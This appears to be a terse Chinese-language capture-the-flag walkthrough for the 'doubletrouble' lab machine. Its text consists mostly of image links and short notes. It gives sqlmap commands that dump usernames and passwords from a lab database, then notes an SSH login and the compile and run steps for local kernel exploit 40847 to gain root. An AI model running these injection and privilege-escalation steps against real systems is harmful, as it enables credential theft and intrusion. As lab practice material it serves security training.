
sqlmap -u http://192.168.21.162/index.php --batch --forms -D doubletrouble –tables




sqlmap -u http://192.168.21.162/index.php --batch --forms -D doubletrouble -T users –columns



sqlmap -u http://192.168.21.162/index.php --batch --forms -D doubletrouble -T users -C username,password –dump




Ssh登入





登入只有一个成功

信息收集




干干净净（linux3.2有洞，利用就行）







复制到桌面



执行建议web




下载文件

编译


g++ -Wall -pedantic -O2 -std=c++11 -pthread -o 40847 40847.cpp -lutil




执行40847



搞定



切换账户



结束

拿下！